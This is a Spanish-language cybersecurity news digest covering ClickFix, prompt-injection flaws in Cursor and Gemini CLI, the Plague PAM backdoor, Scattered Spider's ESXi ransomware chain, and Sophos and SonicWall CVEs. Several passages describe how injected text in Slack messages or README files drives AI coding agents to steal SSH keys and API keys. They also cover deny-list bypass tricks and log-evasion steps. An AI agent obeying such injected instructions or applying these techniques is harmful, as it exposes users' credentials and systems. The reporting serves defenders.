Una combinación de métodos de propagación, narrativas sofisticadas y técnicas de evasión permitió que la táctica de ingeniería social conocida como ClickFix se expandiera con fuerza durante el último año, según nuevos hallazgos de Guardio Labs.


"Al igual que una variante viral en el mundo real, esta nueva cepa llamada 'ClickFix' superó rápidamente y terminó reemplazando por completo la infame estafa de falsas actualizaciones de navegador que dominaba la web el año pasado", señaló el investigador en ciberseguridad Shaked Chen en un informe.

"Lo logró eliminando la necesidad de descargas de archivos, utilizando tácticas de ingeniería social más inteligentes y aprovechando infraestructuras confiables para su distribución. El resultado: una oleada de infecciones que va desde ataques masivos tipo drive-by hasta campañas de spear-phishing altamente dirigidas."

ClickFix es el nombre atribuido a una técnica de engaño en la que las víctimas potenciales son inducidas a infectar sus propios equipos bajo la apariencia de resolver un problema inexistente o verificar un CAPTCHA. Su detección en entornos reales se remonta a principios de 2024.

En estos ataques se utilizan vectores de infección diversos como correos electrónicos de phishing, descargas silenciosas, malvertising y técnicas de envenenamiento SEO para redirigir a los usuarios hacia páginas falsas que muestran mensajes de error.


El propósito de estos mensajes es único: guiar a las víctimas a seguir una serie de pasos que terminan ejecutando un comando malicioso que fue copiado subrepticiamente al portapapeles, y que se activa al ser pegado en el cuadro de diálogo "Ejecutar" de Windows o en la app Terminal de macOS.



Este comando malicioso desencadena una cadena de ejecución por etapas, cuyo desenlace es la instalación de distintos tipos de malware como troyanos de acceso remoto (RAT), ladrones de información y cargadores, lo cual evidencia la versatilidad de la amenaza.

La táctica ha resultado tan eficaz y poderosa que ha derivado en lo que Guardio denomina un *CAPTCHAgeddon*, siendo utilizada tanto por cibercriminales como por actores estatales en decenas de campañas en un corto periodo de tiempo.

ClickFix representa una evolución más discreta de ClearFake, un método que se basa en sitios WordPress comprometidos para mostrar falsas actualizaciones de navegador que distribuyen malware tipo stealer. Posteriormente, ClearFake incorporó técnicas avanzadas de ocultamiento como EtherHiding, que utiliza contratos de la Binance Smart Chain (BSC) para esconder la carga maliciosa.



Guardio afirma que el éxito de ClickFix se debe a una mejora constante en sus vectores de propagación, la diversificación de los cebos y mensajes, y las múltiples formas de evadir los mecanismos de detección, al punto de haber reemplazado por completo a ClearFake.

"Los primeros mensajes eran genéricos, pero rápidamente se volvieron más convincentes, añadiendo elementos de urgencia o señales que despertaban sospechas", explicó Chen. *"Estos ajustes aumentaron la tasa de éxito al explotar presiones psicológicas básicas."*

Entre las adaptaciones más notables se encuentra el abuso de Google Scripts para alojar flujos falsos de CAPTCHA, aprovechando la confianza en los dominios de Google, así como la inserción de cargas maliciosas dentro de archivos que aparentan ser legítimos, como *socket.io.min.js*.

"Esta inquietante lista de técnicas – ofuscación, carga dinámica, archivos con apariencia legítima, compatibilidad multiplataforma, entrega de cargas por terceros y uso indebido de

dominios confiables como Google – demuestra cómo los atacantes han evolucionado constantemente para esquivar la detección", añadió Chen.

"Es un recordatorio contundente de que estos actores no solo perfeccionan sus métodos de engaño, sino que invierten significativamente en técnicas técnicas para que sus ataques se mantengan efectivos y resistentes ante las medidas de seguridad."

Investigadores en ciberseguridad han revelado una vulnerabilidad de alta gravedad ya corregida en Cursor, un popular editor de código impulsado por inteligencia artificial (IA), que podría permitir la ejecución remota de código (RCE).

El fallo, identificado como CVE-2025-54135 (con una puntuación CVSS de 8.6), fue solucionado en la versión 1.3 publicada el 29 de julio de 2025. Esta falla fue bautizada como *CurXecute* por Aim Labs, el mismo equipo que anteriormente dio a conocer *EchoLeak*.

"Cursor se ejecuta con privilegios de nivel desarrollador, y al vincularse con un servidor MCP que recolecta datos externos no confiables, esos datos pueden alterar el flujo de control del agente y explotar dichos privilegios", explicó el equipo de Aim Labs.

"Al introducir datos manipulados al agente mediante MCP, un atacante puede lograr una ejecución remota de código completa bajo los privilegios del usuario, lo que permite desde ataques de ransomware y robo de datos, hasta manipulación y alucinaciones de la IA".

En términos prácticos, la ejecución remota puede activarse mediante una única inyección de comandos hospedada externamente, que reescribe en silencio el archivo `~/.cursor/mcp.json` y ejecuta órdenes controladas por el atacante.

La vulnerabilidad guarda similitud con *EchoLeak*, ya que las herramientas expuestas por servidores MCP —utilizadas por los modelos de IA para interactuar con sistemas externos, como consultas a bases de datos o llamadas a APIs— pueden recibir datos no confiables que alteren el comportamiento esperado del agente.

Particularmente, Aim Security identificó que el archivo `mcp.json`, usado para configurar servidores MCP personalizados en Cursor, puede activar automáticamente cualquier entrada nueva (por ejemplo, añadir un servidor MCP de Slack) sin requerir confirmación.

Este modo de ejecución automática es especialmente peligroso, ya que permite la ejecución inmediata de una carga maliciosa inyectada por el atacante mediante un mensaje de Slack. La secuencia del ataque se desarrolla así:

1. El usuario añade un servidor MCP de Slack mediante la interfaz de Cursor.
2. El atacante publica un mensaje en un canal público de Slack con una carga de inyección de comandos.
3. La víctima abre un nuevo chat y solicita al agente de Cursor que resuma sus mensajes de Slack con una orden como: *"Utiliza herramientas de Slack para resumir mis mensajes"*.
4. El agente encuentra un mensaje diseñado para introducir comandos maliciosos, como modificar el archivo de configuración para añadir otro servidor MCP con instrucciones dañinas (por ejemplo, «*touch ~/<archivo_con_payload_RCE>*»).

"La raíz del problema es que las nuevas entradas en el archivo JSON global de MCP se ejecutan de forma automática", señaló Aim Security. *"Incluso si se rechaza la edición, la ejecución del código ya ocurrió"*.

Lo preocupante de este ataque es su simplicidad, pero también pone en evidencia cómo las herramientas asistidas por IA pueden abrir nuevas superficies de ataque al procesar contenido externo, como los servidores MCP de terceros.

"A medida que los agentes de IA conectan mundos externos, internos e interactivos, los modelos de seguridad deben asumir que los contextos externos pueden afectar la ejecución del agente — y es necesario monitorear cada paso", agregó la empresa.

La versión 1.3 de Cursor también aborda otro problema relacionado con el modo de ejecución automática, el cual puede eludir con facilidad los mecanismos de protección basados en

listas de denegación mediante técnicas como codificación en Base64, scripts de shell o comillas que disfrazan comandos peligrosos (por ejemplo, *«e»cho bypass»*).

Tras la divulgación responsable por parte del equipo de BackSlash Research, Cursor optó por eliminar por completo el uso de listas de denegación para la ejecución automática, adoptando en su lugar una lista de permitidos (allowlist).

"No hay que confiar ciegamente en las soluciones de seguridad integradas que ofrecen las plataformas de codificación con IA", afirmaron los investigadores Mustafa Naamneh y Micah Gold. *"La responsabilidad recae en las organizaciones usuarias para garantizar que los sistemas basados en agentes estén adecuadamente protegidos"*.

Esta revelación coincide con los hallazgos de HiddenLayer, que descubrió que la lista de denegación ineficaz de Cursor puede ser explotada al ocultar instrucciones maliciosas dentro de un archivo `README.md` en GitHub, lo que permite al atacante robar claves API, credenciales SSH e incluso ejecutar comandos prohibidos.

"Cuando la víctima visualizó el proyecto en GitHub, la inyección de comandos no era visible, y le pidió a Cursor que hiciera 'git clone' del proyecto y lo ayudara a configurarlo, algo común en sistemas IDE con agentes", detallaron los investigadores Kasimir Schulz, Kenneth Yeung y Tom Bonner.

"Pero al revisar el README para seguir las instrucciones, la inyección de comandos tomó el control del modelo de IA y lo obligó a usar la herramienta 'grep' para buscar claves en el espacio de trabajo del usuario, y luego exfiltrarlas con 'curl'".

HiddenLayer también identificó debilidades adicionales que permiten filtrar el prompt del sistema de Cursor al sobreescribir la URL base usada para las solicitudes a la API de OpenAI hacia un modelo con proxy, y exfiltrar claves SSH privadas del usuario combinando dos herramientas aparentemente inocuas: `read_file` y `create_diagram`, en lo que llamaron un "ataque de combinación de herramientas".

En esencia, esto consiste en insertar una inyección de comandos dentro del archivo `README.md` de GitHub, el cual Cursor analiza cuando el usuario le pide que resuma el archivo, ejecutando así el comando oculto.

La instrucción maliciosa utiliza `read_file` para acceder a las claves privadas SSH del usuario y luego emplea `create_diagram` para enviarlas a una URL controlada por el atacante en webhook.site. Todos estos fallos han sido corregidos por Cursor en la versión 1.3.

Estas noticias sobre vulnerabilidades en Cursor coinciden con un ataque diseñado por Tracebit contra *Gemini CLI*, una herramienta de línea de comandos de Google orientada a tareas de codificación, que aprovechaba una configuración por defecto para exfiltrar datos sensibles silenciosamente a un servidor del atacante mediante `curl`.

Al igual que en el caso de Cursor, el ataque requiere que la víctima (1) le pida a Gemini CLI interactuar con un repositorio de GitHub creado por el atacante que contiene una inyección indirecta en el archivo `GEMINI.md`, y (2) incluya un comando aparentemente inofensivo en una lista de permitidos, como `grep`.

"La inyección de comandos en estos elementos, combinada con serias deficiencias de validación y presentación dentro de Gemini CLI, puede dar lugar a ejecuciones de código arbitrarias indetectables", afirmó Sam Cox, fundador y CTO de Tracebit.

Para mitigar los riesgos, se recomienda a los usuarios de Gemini CLI actualizar a la versión 0.1.14, lanzada el 25 de julio de 2025.

Investigadores en ciberseguridad han identificado una puerta trasera en Linux, previamente no documentada, denominada Plague, la cual ha logrado eludir la detección durante un año.

"Este implante fue diseñado como un módulo malicioso PAM (Pluggable Authentication Module), lo que permite a los atacantes eludir discretamente la autenticación del sistema y mantener acceso persistente vía SSH", explicó Pierre-Henri Pezier, investigador de Nextron

Systems.

Los Módulos de Autenticación Enchufables (PAM, por sus siglas en inglés) son un conjunto de bibliotecas compartidas utilizadas para gestionar la autenticación de usuarios en aplicaciones y servicios dentro de sistemas Linux y UNIX.

Dado que estos módulos se cargan dentro de procesos de autenticación con privilegios elevados, un PAM malicioso puede permitir el robo de credenciales, eludir mecanismos de autenticación, y permanecer invisible a las herramientas de seguridad.

La firma de ciberseguridad informó que desde el 29 de julio de 2024, detectó múltiples muestras del malware Plague subidas a VirusTotal, ninguna de las cuales fue señalada como maliciosa por los motores antimalware. Además, la aparición de varias variantes indica que los actores detrás de esta amenaza continúan desarrollándola activamente.

Plague incorpora cuatro capacidades principales: el uso de credenciales estáticas para facilitar el acceso encubierto, mecanismos para evitar el análisis y la ingeniería inversa mediante técnicas anti-depuración y ofuscación de cadenas, y una mayor capacidad de sigilo mediante la eliminación de evidencias de sesiones SSH.

Esto se logra mediante la desactivación de variables de entorno como `SSH_CONNECTION` y `SSH_CLIENT` con el uso de `unsetenv`, así como redirigiendo `HISTFILE` a `/dev/null` para impedir el registro de comandos ejecutados en la terminal, con el objetivo de evitar cualquier rastro en los registros de auditoría.

"Plague se integra profundamente en la pila de autenticación, sobrevive a actualizaciones del sistema y apenas deja rastros forenses", destacó Pezier. *"Combinado con capas de ofuscación y manipulación del entorno, esto lo convierte en una amenaza sumamente difícil de identificar con herramientas convencionales"*.

El notorio grupo de ciberdelincuentes conocido como Scattered Spider está dirigiendo


ataques contra hipervisores VMware ESXi, enfocándose en los sectores de comercio minorista, aerolíneas y transporte en América del Norte.

"Las tácticas principales del grupo se han mantenido constantes y no dependen de la explotación de vulnerabilidades en software. En su lugar, utilizan un método probado basado en llamadas telefónicas al servicio de asistencia técnica de TI", indicó el equipo de Mandiant de Google en un análisis detallado.

"Los actores son agresivos, ingeniosos y muestran una gran habilidad para emplear la ingeniería social con el fin de evadir incluso programas de seguridad maduros. Sus ataques no son aleatorios, sino campañas planificadas y dirigidas a los sistemas y datos más críticos de una organización."

También identificados como 0ktapus, Muddled Libra, Octo Tempest y UNC3944, estos actores de amenaza tienen un historial de ataques sofisticados mediante ingeniería social para obtener acceso inicial a los entornos de sus víctimas. Posteriormente, adoptan un enfoque de *"vivir de la tierra"* (*living-off-the-land*, LotL), manipulando sistemas administrativos confiables y aprovechando el control del Active Directory para acceder al entorno de VMware vSphere.

Google señaló que esta técnica, que permite la exfiltración de datos y el despliegue de ransomware directamente desde el hipervisor, es *"altamente efectiva"*, ya que evita las herramientas de seguridad y deja escasos rastros del compromiso.



La cadena de ataque se desarrolla en cinco fases distintas:

1. Compromiso inicial, reconocimiento y escalamiento de privilegios, permitiendo a los atacantes recopilar información relacionada con documentación de TI, manuales de soporte, organigramas y administradores de vSphere. También identifican credenciales almacenadas en gestores como HashiCorp Vault u otras soluciones de gestión de acceso privilegiado (PAM). Los atacantes suelen hacer llamadas adicionales al soporte técnico de la empresa, haciéndose pasar por administradores de alto nivel para solicitar el restablecimiento de contraseñas.
2. Acceso al entorno virtual mediante el uso de credenciales obtenidas de Active Directory para ingresar al VMware vCenter Server Appliance (vCSA). Luego ejecutan *teleport*, una herramienta que crea un shell inverso persistente y cifrado que evita las reglas del firewall.
3. Habilitación de conexiones SSH en los hosts ESXi, restablecimiento de contraseñas root, y ejecución de un ataque llamado *"disk-swap"* para extraer la base de datos NTDS.dit de Active Directory. Este ataque consiste en apagar una máquina virtual del

controlador de dominio (DC), desacoplar su disco virtual y conectarlo a otra VM no monitoreada bajo su control. Una vez copiado el archivo, el proceso se revierte y el DC se vuelve a encender.
4. Sabotaje del entorno de respaldo, eliminando tareas de copia de seguridad, instantáneas y repositorios para dificultar la recuperación.
5. Despliegue de ransomware, utilizando el acceso SSH a los hosts ESXi para transferir su binario personalizado mediante SCP o SFTP.

"El manual de operaciones de UNC3944 exige un cambio fundamental en la estrategia defensiva, pasando de la caza de amenazas basada en EDR a una defensa proactiva centrada en la infraestructura", señaló Google. *"Esta amenaza se diferencia del ransomware tradicional en entornos Windows en dos aspectos: velocidad y sigilo."*


La empresa tecnológica también destacó la *"velocidad extrema"* del grupo, indicando que toda la secuencia, desde el acceso inicial hasta la exfiltración de datos y el despliegue final del ransomware, puede completarse en pocas horas.

De acuerdo con Unit 42 de Palo Alto Networks, los actores de Scattered Spider no solo han perfeccionado sus técnicas de ingeniería social, sino que también se han aliado con el grupo responsable del ransomware DragonForce (también conocido como *Slippery Scorpius*). En un caso, llegaron a exfiltrar más de 100 GB de datos en apenas dos días.

Para enfrentar estas amenazas, se recomienda implementar una estrategia de defensa en tres niveles:

- Activar el modo de bloqueo de vSphere, forzar el uso de *execInstalledOnly*, cifrar las máquinas virtuales, retirar VMs antiguas y reforzar el soporte técnico.
- Implementar autenticación multifactor resistente al *phishing*, aislar la infraestructura crítica de identidad y evitar bucles de autenticación.
- Centralizar y monitorear los registros clave, aislar las copias de seguridad del Active Directory en producción y asegurar que no sean accesibles para cuentas comprometidas.

Google también está instando a las organizaciones a rediseñar sus sistemas con un enfoque centrado en la seguridad, especialmente durante la transición desde VMware vSphere 7, cuya vida útil llegará a su fin en octubre de 2025.



"El ransomware dirigido a la infraestructura vSphere, que incluye tanto los hosts ESXi como el servidor vCenter, representa un riesgo excepcionalmente grave debido a su capacidad

para paralizar de inmediato y de forma generalizada toda la infraestructura," advirtió Google.

"No abordar de forma proactiva estos riesgos interconectados mediante la aplicación de las mitigaciones recomendadas dejará a las organizaciones vulnerables frente a ataques dirigidos, capaces de inutilizar rápidamente toda su infraestructura virtualizada, causando interrupciones operativas y pérdidas económicas."

Sophos y SonicWall han emitido alertas sobre fallos de seguridad críticos en Sophos Firewall y en los dispositivos Secure Mobile Access (SMA) de la serie 100, los cuales podrían ser aprovechados para ejecutar código de forma remota.

Los dos fallos que afectan a Sophos Firewall se describen a continuación:

- *CVE-2025-6704 (puntuación CVSS: 9.8)* – Una vulnerabilidad que permite escritura arbitraria de archivos en la función Secure PDF eXchange (SPX) podría permitir ejecución remota de código antes de la autenticación, si se utiliza una configuración específica de SPX junto con el firewall operando en modo de Alta Disponibilidad (HA).
- *CVE-2025-7624 (puntuación CVSS: 9.8)* – Una falla de inyección SQL en el antiguo proxy SMTP en modo transparente puede facilitar la ejecución remota de código si hay una política de cuarentena activa para correos electrónicos y el sistema fue actualizado desde una versión anterior a la 21.0 GA.

Sophos indicó que *CVE-2025-6704* afecta aproximadamente al 0.05% de los dispositivos, mientras que *CVE-2025-7624* impacta hasta el 0.73%. Ambas vulnerabilidades han sido corregidas junto con otra falla de alta gravedad, una inyección de comandos en el componente WebAdmin (*CVE-2025-7382*, *puntuación CVSS: 8.8*), que podría permitir la ejecución de código previa a la autenticación en dispositivos auxiliares bajo configuración HA, si la autenticación OTP está activada para el usuario administrador.

La empresa también solucionó otras dos vulnerabilidades:

- *CVE-2024-13974 (puntuación CVSS: 8.1)* – Una debilidad de lógica empresarial en el componente Up2Date que permitiría a un atacante manipular el entorno DNS del firewall y ejecutar código remotamente.
- *CVE-2024-13973 (puntuación CVSS: 6.8)* – Una vulnerabilidad de inyección SQL post-autenticación en WebAdmin que podría ser explotada por administradores para ejecutar código arbitrario.

El *Centro Nacional de Seguridad Cibernética del Reino Unido (NCSC)* fue acreditado como descubridor y reportante tanto de *CVE-2024-13974* como de *CVE-2024-13973*. Las versiones afectadas son las siguientes:

- *CVE-2024-13974* – Afecta a Sophos Firewall v21.0 GA (21.0.0) y anteriores
- *CVE-2024-13973* – Afecta a Sophos Firewall v21.0 GA (21.0.0) y anteriores
- *CVE-2025-6704* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores
- *CVE-2025-7624* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores
- *CVE-2025-7382* – Afecta a Sophos Firewall v21.5 GA (21.5.0) y anteriores

La divulgación coincide con el informe de SonicWall sobre una vulnerabilidad crítica en la interfaz web de administración de la serie SMA 100 (*CVE-2025-40599, puntuación CVSS: 9.1*), que puede permitir a un atacante remoto con privilegios administrativos subir archivos arbitrarios y lograr ejecución remota de código.

Este fallo afecta a los productos SMA 100 Series (SMA 210, 410, 500v) y ya ha sido corregido en la versión 10.2.2.1-90sv.

SonicWall también señaló que, aunque no se ha detectado explotación activa, existe un riesgo potencial debido a un informe reciente del *Google Threat Intelligence Group (GTIG)*, el cual reveló que un actor de amenazas conocido como *UNC6148* ha utilizado dispositivos SMA 100 completamente actualizados para desplegar una puerta trasera llamada *OVERSTEP*.

Además de aplicar los parches disponibles, la compañía recomienda a los usuarios de dispositivos SMA 100 Series implementar las siguientes medidas:

- Deshabilitar el acceso de administración remota en la interfaz externa (X1) para reducir la superficie de ataque
- Restablecer todas las contraseñas y volver a vincular el OTP (One-Time Password) para usuarios y administradores del dispositivo
- Aplicar autenticación multifactor (MFA) para todos los usuarios
- Activar el Firewall de Aplicaciones Web (WAF) en los dispositivos SMA 100

También se aconseja a las organizaciones que revisen los registros del dispositivo y el historial de conexiones en busca de actividades sospechosas o accesos no autorizados.

En el caso del producto virtual *SMA 500v*, se requiere realizar una copia de seguridad del archivo OVA, exportar la configuración, eliminar la máquina virtual y todos sus discos y snapshots asociados, instalar nuevamente el OVA desde SonicWall usando un hipervisor y restaurar la configuración.

Cazadores de amenazas han revelado dos campañas de malware distintas que han explotado vulnerabilidades y configuraciones incorrectas en entornos en la nube con el objetivo de desplegar mineros de criptomonedas.

Los grupos de actividad maliciosa han sido identificados bajo los nombres de Soco404 y Koske por las firmas de seguridad en la nube Wiz y Aqua, respectivamente.

Soco404 "tiene como blanco sistemas tanto Linux como Windows, desplegando malware específico para cada plataforma", explicaron los investigadores de Wiz, Maor Dokhanian, Shahar Dorfman y Avigayil Mechtinger. *"Utilizan técnicas de suplantación de procesos para hacer pasar la actividad maliciosa como si fueran procesos legítimos del sistema."*

El nombre de la actividad hace alusión al hecho de que las cargas útiles están incrustadas en falsas páginas HTML con error 404, alojadas en sitios creados mediante Google Sites. Estos sitios fraudulentos ya fueron eliminados por Google.

Wiz señaló que esta campaña, anteriormente detectada atacando servicios Apache Tomcat con credenciales débiles, así como servidores vulnerables de Apache Struts y Atlassian Confluence a través del botnet Sysrv, parece formar parte de una infraestructura más amplia dedicada a fraudes con criptomonedas, incluyendo plataformas falsas de trading.

La campaña más reciente también ha apuntado a instancias PostgreSQL expuestas públicamente, y ha hecho uso de servidores Apache Tomcat comprometidos para alojar cargas útiles diseñadas para sistemas Linux y Windows. Además, los atacantes comprometieron un sitio legítimo de transporte surcoreano para distribuir el malware.

Una vez obtenida la entrada inicial, los atacantes aprovechan el comando SQL `COPY ... FROM PROGRAM` de PostgreSQL para ejecutar comandos shell arbitrarios en el sistema y obtener ejecución remota de código.

